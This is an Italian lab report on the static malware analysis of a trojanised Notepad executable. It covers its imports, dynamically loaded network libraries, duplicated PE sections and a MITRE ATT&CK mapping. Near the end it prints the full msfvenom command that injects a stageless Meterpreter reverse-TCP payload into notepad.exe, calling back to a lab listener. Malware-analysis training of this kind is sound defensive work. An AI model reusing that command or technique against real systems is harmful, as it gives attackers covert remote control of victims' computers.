

03/06/2026

Analisi Statica Malware

notepad-classico.exe

Sistema di analisi: FlareVM (192.168.50.150) - Oracle VirtualBox

Attaccante/Listener: Kali Linux (192.168.50.100)

Strumento principale: CFF Explorer VIII

Tipo di analisi: Statica (PE inspection) + ricerca stringhe

File analizzato: C:\Users\FlareVm\Desktop\Malware\notepad-classico.exe

MD5: 8A00A5C59AC157754CA575D721BCF960

SHA-1: C31E260630D6553E2000F8E5F8DC270C751780D9

Obiettivo dell'Esercizio

L'esercizio richiedeva l'analisi statica del file eseguibile notepad-classico.exe, presente nella cartella Malware della macchina virtuale FlareVM, con lo scopo di:

- Identificare le librerie (DLL) importate dal malware e fornire una descrizione di ognuna.
- Analizzare le sezioni che compongono il file PE (Portable Executable).
- (Facoltativo) Formulare una considerazione finale sul comportamento del malware, con mapping MITRE ATT&CK.


Strumenti Utilizzati

- **CFF Explorer VIII:** strumento per l'analisi di file PE Windows. Permette di ispezionare header, sezioni, import/export directory e il contenuto raw in esadecimale.
- **Hex Editor (integrato in CFF Explorer):** utilizzato per ricercare stringhe sospette nel contenuto binario del file.
- **AI (Claude):** impiegata come supporto per la descrizione e l'interpretazione delle librerie e sezioni identificate.

Procedimento

Apertura del File con CFF Explorer

Come primo passo, il file notepad-classico.exe è stato aperto con CFF Explorer dalla cartella Desktop\Malware\ della FlareVM. Cliccando sul nodo radice File: notepad-classico.exe nell'albero a sinistra, CFF Explorer mostra le informazioni generali del file: tipo PE, dimensione, date di creazione/modifica, hash MD5 e SHA-1, e i metadati del blocco Version Info che riportano ancora i valori originali di Microsoft (CompanyName: Microsoft Corporation, FileDescription: Blocco note).



Property	Value
File Name	C:\Users\FlareVm\Desktop\Malware\notepad-classico.exe
File Type	Portable Executable 32
File Info	No match found.
File Size	282.50 KB (289280 bytes)
PE Size	282.50 KB (289280 bytes)
Created	Monday 01 June 2026, 06.36.28
Modified	Monday 01 June 2026, 06.36.28
Accessed	Tuesday 02 June 2026, 23.42.49
MD5	8A00A5C59AC157754CA575D721BCF960
SHA-1	C31E260630D6553E2000F8E5F8DC270C751780D9

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Blocco note
FileVersion	5.1.2600.5512 (xpsp.080413-2105)
InternalName	Notepad
LegalCopyright	© Microsoft Corporation. Tutti i diritti riservati.
OriginalFilename	NOTEPAD.EXE
ProductName	Sistema operativo Microsoft® Windows®

Fig. 1 - CFF Explorer: informazioni generali e hash del file notepad-classico.exe

Analisi delle Librerie Importate (Import Directory)

Navigando nella sezione Import Directory di CFF Explorer, è stato possibile visualizzare l'elenco completo delle DLL importate staticamente dall'eseguibile. Per ogni libreria sono stati annotati il nome del modulo (Module Name) e il numero di funzioni importate (Imports). Le librerie identificate staticamente sono 9, tra cui comcdlg32.dll, SHELL32.dll, WINSPPOOL.DRV, COMCTL32.dll, msvcrt.dll, ADVAPI32.dll, KERNEL32.dll, GDI32.dll e USER32.dll.




Fig. 2 - CFF Explorer: Import Directory con le librerie importate staticamente

La seguente tabella riassume le librerie principali identificate con la loro descrizione, includendo anche le tre librerie caricate dinamicamente scoperte nel passo successivo:

DLL	Nome esteso	Descrizione
GDI32.dll	Graphics Device Interface	Rendering grafico: testi, linee, forme. Gestisce la resa visiva dell'area di testo e dei menu.
KERNEL32.dll	Core Windows Library	Libreria fondamentale di Windows: allocazione memoria, gestione processi, thread e file I/O.
USER32.dll	User Interface Library	Gestione dell'interfaccia utente: finestre, messaggi, menu, input da mouse e tastiera.
ADVAPI32.dll	Advanced Services Library	Registro di sistema, sicurezza e autenticazione. Usata per salvare le impostazioni utente.
COMDLG32.dll	Common Dialogs Library	Finestre di dialogo standard: Apri, Salva con nome, Stampa, Trova e sostituisci.
SHELL32.dll	Windows Shell Library	Interazione con la shell Windows: associazioni file, icone, operazioni Explorer.
ws2_32.dll *	Windows Sockets API	ANOMALIA: caricata dinamicamente. Gestisce connessioni TCP/IP. Inattesa in un editor di testo.

DLL	Nome esteso	Descrizione
CRYPT32.dll ★	Cryptography API	ANOMALIA: caricata dinamicamente. Cifra la comunicazione con il server C2.
WININET.dll ★	Windows Internet API	ANOMALIA: caricata dinamicamente. Comunicazione HTTP/HTTPS verso server remoti.

Ricerca di Librerie Caricate Dinamicamente (Hex Editor)

Questa fase è la più critica per smascherare il payload. Le librerie caricate tramite LoadLibrary/GetProcAddress a runtime non compaiono nell'Import Directory statica, ma le loro stringhe sono presenti nel contenuto binario del file. Tramite la funzione Find > String dell'Hex Editor integrato in CFF Explorer, è stata effettuata la ricerca della stringa WS2_. Il contenuto ASCII visibile nel dump ha rivelato la presenza di tre librerie aggiuntive e di numerose funzioni di rete e crittografia.




Fig. 3 - Hex Editor: dump binario con stringhe WS2_32.dll, CRYPT32.dll e WININET.dll visibili nella colonna ASCII

Librerie caricate dinamicamente — anomalie critiche

WS2_32.dll - Windows Sockets: stabilisce connessioni TCP/IP (reverse shell verso 192.168.50.100:9001)

CRYPT32.dll - Cryptography API: cifra la comunicazione con il server C2

WININET.dll — Windows Internet: comunicazione HTTP/HTTPS verso server remoti

Funzioni Winsock identificate nel dump: WSADuplicateSocketA, getaddrinfo, freeaddrinfo

Funzioni CRYPT32: CryptDecodeObject, CryptImportPublicKeyInfo, CertGetCertificateContextProperty

Funzioni WININET: InternetCrackUrl, InternetOpenW, InternetConnectW, HttpOpenRequestW, HttpSendRequestW

Analisi delle Sezioni (Section Headers)

Navigando nella sezione Section Headers [x] di CFF Explorer, sono state identificate tutte le sezioni del file PE. La tabella mostra per ognuna: nome, Virtual Size, Virtual Address, Raw Size, Raw Address e Characteristics. L'anomalia principale è immediatamente visibile: il file contiene DUE sezioni con nome .text e DUE sezioni con nome .rsrc, il che è impossibile in un eseguibile PE legittimo.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00007748	00001000	00007800	00000400	00000000	00000000	0000	0000	60000020
.data	00001BA8	00009000	00000800	00007C00	00000000	00000000	0000	0000	C0000040
.rsrc	00008DB4	0000B000	00008E00	00008400	00000000	00000000	0000	0000	40000040
.text	0002B6AC	00014000	0002B800	00011200	00000000	00000000	0000	0000	E0000020
.idata	0000113E	00040000	00001200	0003CA00	00000000	00000000	0000	0000	C2000040
.rsrc	00008DB0	00042000	00008E00	0003DC00	00000000	00000000	0000	0000	40000040

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .0 yy . .
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	0 %0 . . . I I . I I Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode . . . \$

Fig. 4 - CFF Explorer: Section Headers con le sezioni .text e .rsrc duplicate evidenti

Sezione	Contenuto	Stato
.text (1a)	Codice eseguibile originale di Notepad. Contiene le istruzioni legittime della CPU.	Normale
.data	Variabili globali e statiche del programma (dati inizializzati e non).	Normale
.rsrc (1a)	Risorse originali: icone, menu, stringhe dell'interfaccia utente di Notepad.	Normale
.idata	Import Address Table (IAT): collega le chiamate del programma alle funzioni reali nelle DLL.	Normale

Sezione	Contenuto	Stato
.text (2a)	ANOMALIA: seconda sezione .text aggiunta dal payload Meterpreter iniettato con msfvenom.	ANOMALIA
.rsrc (2a)	ANOMALIA: seconda sezione .rsrc aggiunta dallo strumento di iniezione per i dati del payload.	ANOMALIA

Anomalia critica - Sezioni PE duplicate

La presenza di DUE sezioni .text e DUE sezioni .rsrc e la prova inequivocabile di code injection.

Un file PE legittimo non puo mai contenere sezioni con nome duplicato secondo le specifiche Microsoft.

Prima .text (VA: 0x00001000, size: 0x7748) - codice originale Notepad

Seconda .text (VA: 0x00014000, size: 0x2B6AC) - payload Meterpreter iniettato da msfvenom

La seconda sezione e significativamente piu grande (0x2B6AC vs 0x7748): contiene il payload stageless completo.

Verifica del Contenuto della Prima Sezione .text

Cliccando sulla prima riga .text nella tabella delle sezioni, il pannello in basso mostra il contenuto raw in esadecimale con la colonna ASCII. Nelle prime righe e chiaramente visibile la stringa 'This program cannot be run in DOS mode', la firma tipica di qualsiasi eseguibile PE Windows legittimo. Questo conferma che la prima sezione .text appartiene al codice originale di Notepad, non al payload. CFF Explorer indica anche che questa sezione contiene la Import Address Table Directory all'offset 0x00001000.

The screenshot shows the CFF Explorer VIII interface for the file 'notepad-classico.exe'. The left sidebar displays the file structure, including 'File: notepad-classico.exe', 'Dos Header', 'Nt Headers', 'File Header', 'Optional Header', 'Data Directories [x]', and 'Section Headers [x]'. The main pane shows a table of sections:

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
.text	00007748	00001000	00007800	00000400	00000000	00000000	0000	0000	60000020
.data	00001BA8	00009000	00000800	00007C00	00000000	00000000	0000	0000	C0000040
.rsrc	00008DB4	0000B000	00008E00	00008400	00000000	00000000	0000	0000	40000040
.text	0002B6AC	00014000	0002B800	00011200	00000000	00000000	0000	0000	E0000020
.idata	0000113E	00040000	00001200	0003CA00	00000000	00000000	0000	0000	C2000040
.rsrc	00008DB0	00042000	00008E00	0003DC00	00000000	00000000	0000	0000	40000040

The bottom pane shows the raw content of the selected .text section. It contains the string 'This program cannot be run in DOS mode' in the ASCII column, confirming it is the original Notepad code.

Fig. 5 - CFF Explorer: contenuto raw della prima sezione .text con la stringa DOS stub visibile

Considerazione Finale - Classificazione del Malware

L'analisi statica ha permesso di classificare il file notepad-classico.exe come un Trojan di tipo Remote Access (RAT). Si tratta di un eseguibile Notepad legittimo in cui è stato iniettato un payload Meterpreter stageless tramite il seguente comando msfvenom:

```
msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.50.100 LPORT=9001  
EXITFUNC=thread -x notepad.exe -k -f exe -o notepad-classico.exe
```

Una volta eseguito dall'utente, il file avvia sia il Notepad originale (mantenendo l'inganno visivo) sia il payload Meterpreter, che apre una reverse shell TCP verso il server C2 (Kali Linux a 192.168.50.100 porta 9001), cedendo il controllo completo del sistema compromesso all'attaccante.

Mapping MITRE ATT&CK

Le tecniche osservate possono essere mappate al framework MITRE ATT&CK:

Tattica	Tecnica	Descrizione
Initial Access	T1566.001 - Spearphishing Attachment	Consegna tramite allegato email malevolo, convincendo l'utente ad aprire il file.
Execution	T1204.002 - Malicious File	L'esecuzione dipende dall'utente che avvia notepad-classico.exe, attivando sia Notepad sia il payload.
Defense Evasion	T1036.005 - Masquerading	Il malware si maschera da notepad.exe, eseguibile di sistema fidato, per ridurre i sospetti.
Defense Evasion	T1027 - Obfuscated Files	Le sezioni .text e .rsrc duplicate rendono l'analisi statica del file PE più complessa.
C2	T1095 - Non-Application Layer Protocol	Comunicazione verso il server C2 tramite connessione TCP grezza.
C2	T1071 - Application Layer Protocol	I comandi Meterpreter sono incapsulati nel protocollo TLV (Type-Length-Value) sulla connessione TCP.

Autocritica

Limiti dell'Analisi Statica

- **Funzioni importate non analizzate singolarmente:** è stato identificato l'elenco delle DLL ma non le singole API di ogni libreria. Un'analisi più approfondita con IDA Pro o Ghidra avrebbe rivelato l'uso di funzioni come VirtualAlloc, CreateRemoteThread o WriteProcessMemory.
- **Entry point non verificato:** non è stato analizzato il campo Code Entry Point per verificare se il flusso di esecuzione punti prima al codice legittimo o direttamente al payload.
- **Configurazione C2 non estratta formalmente:** l'IP e la porta del C2 erano noti perché il file è stato generato in laboratorio. In uno scenario reale sarebbero stati necessari strumenti come pe-sieve o CAPE per estrarre queste informazioni.

Analisi Dinamica non Eseguita

La parte facoltativa di analisi dinamica non è stata completata. Eseguire il malware in sandbox con Process Monitor, Wireshark e Regshot avrebbe permesso di osservare la connessione di rete in uscita verso il C2, verificare la persistenza nel registro, e confermare empiricamente quanto dedotto dall'analisi statica.

Uso dell'AI

L'AI è stata usata per la descrizione delle librerie e delle sezioni come richiesto dall'esercizio. È importante notare che tali descrizioni non sostituiscono la verifica manuale: le librerie standard come GDI32.dll e USER32.dll sono state accettate come benigne senza analizzarne le singole funzioni, il che potrebbe mascherare tecniche Living-off-the-Land (LoLBins).

Conclusioni

L'esercizio ha raggiunto il suo obiettivo didattico: dimostrare come un file eseguibile apparentemente legittimo possa essere compromesso con strumenti accessibili come msfvenom, e come l'analisi statica con CFF Explorer sia sufficiente per rivelare le anomalie strutturali che ne tradiscono la natura malevola.

I risultati chiave sono tre. Primo, la duplicazione delle sezioni PE (.text e .rsrc) è visibile immediatamente in qualsiasi PE viewer senza smontare il codice. Secondo, la ricerca di stringhe nel dump binario ha rivelato tre librerie di rete e crittografia caricate dinamicamente, che avrebbero eluso un'analisi limitata alla sola Import Directory statica. Terzo, il payload Meterpreter stageless, pur efficace, lascia molte più tracce statiche rispetto ai payload staged o ai loader obfuscati.

Dal punto di vista difensivo, questo esercizio evidenzia l'importanza di verificare la firma digitale degli eseguibili prima di avviarli, monitorare le connessioni TCP in uscita verso IP non riconosciuti, e impiegare soluzioni EDR capaci di rilevare anomalie strutturali nei file PE al momento del caricamento in memoria.

Verdetto finale

File analizzato: notepad-classico.exe

MD5: 8A00A5C59AC157754CA575D721BCF960

Classificazione: Trojan / RAT (Remote Access Trojan)

Payload: Meterpreter reverse_tcp stageless (Metasploit Framework)

C2: 192.168.50.100 : 9001 (Kali Linux)

Tecnica: Code Injection tramite msfvenom (-x notepad.exe -k)

Rischio: CRITICO - accesso remoto completo al sistema vittima